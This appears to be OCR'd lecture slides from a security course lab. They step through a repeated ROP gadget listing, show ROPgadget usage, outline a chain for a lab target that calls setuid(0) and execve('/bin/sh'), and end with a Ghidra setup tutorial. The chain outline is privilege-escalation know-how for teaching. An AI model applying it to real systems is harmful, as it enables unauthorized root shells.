


(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```


rip




(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7    rip
0x000000000047e807 : ret
```







(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```

rip







rsp

(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3   rip
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```







(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```

rip







rsp


(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3   rip
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```









(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```

rip






(rbp now points at 0x41414141…)

ROP Example


```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3   rip
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```



(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3   rip
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```



ROPgadget

- Tool for finding gadgets (and can assist in building chains)
- Installed on your VM for you
- See spec for more useful flags

Run it like this:

```
$ ROPgadget --binary ./target7 --multibr
```

What kind of ROP chain do we need for target 7?

- Think back to shellcode:
  - Set rax to 0x69 = 105
  - Set rdi to `0`
  - syscall
  - (This is equivalent to `setuid(0);`)

  - Have "`/bin/sh`" in memory
  - Set rax to 0x3b = 59
  - Set rdi to address of "`/bin/sh`"
  - Set rsi, rdx to 0
  - syscall
  - (This is equivalent to `execve("/bin/sh", 0, 0);`)

ROP Tips


- What does pop do?
  - example: `pop rax`
  - takes what is at the top of the stack and puts it into rax
- Make sure all your gadgets end in a `ret`
- Use ctrl-f or grep to look for gadgets that you are interested in
- Remember that gadgets usually affect each other,
  so be mindful of the order of your ROP chain

Ghidra Tutorial

(Target 8)

What is Ghidra?

- Powerful tool for **reverse engineering** executable files
- Originally a classified tool developed by NSA, but made FOSS in 2019
- Key features:
  - **Interactive disassembly** (annotating, renaming, etc.)
  - **Decompilation and analysis** (transforming assembly back to C-like code)
- You'll be using it to reverse *target8* and accomplish your exploit!



Reverse Engineering

- What it is:
  - Using deductive reasoning (with assistance from tools like Ghidra) to understand how a device/software/process/etc. accomplishes a task
- What it isn't:
  - Reproducing the original source code exactly
- gdb vs. Ghidra output
  - gdb just shows you the assembly code
  - Ghidra shows assembly, as well as a ~guess~ into what the source code might look like


Ghidra setup


- Ghidra comes pre-installed with the Project 4 VM
  - Once the VM is running, connect to `http://localhost:38804` in your browser or to `vnc://localhost:38854` in a VNC client to open its window


- Let’s use Ghidra to reverse engineer *target2*

Starting a new project

- Navigate to File > New Project
  - Choose “*Non-Shared Project*”
  - Enter any project name
- Click Finish and you should see “*Active Project: project_name*”










Importing an executable

- Navigate to File > Import File
  - Navigate to your project4 directory and select target2 (the compiled binary, not target2.c)
  - Click OK to accept the default options









Importing an executable

- Double-click on target2 to open the Code Browser
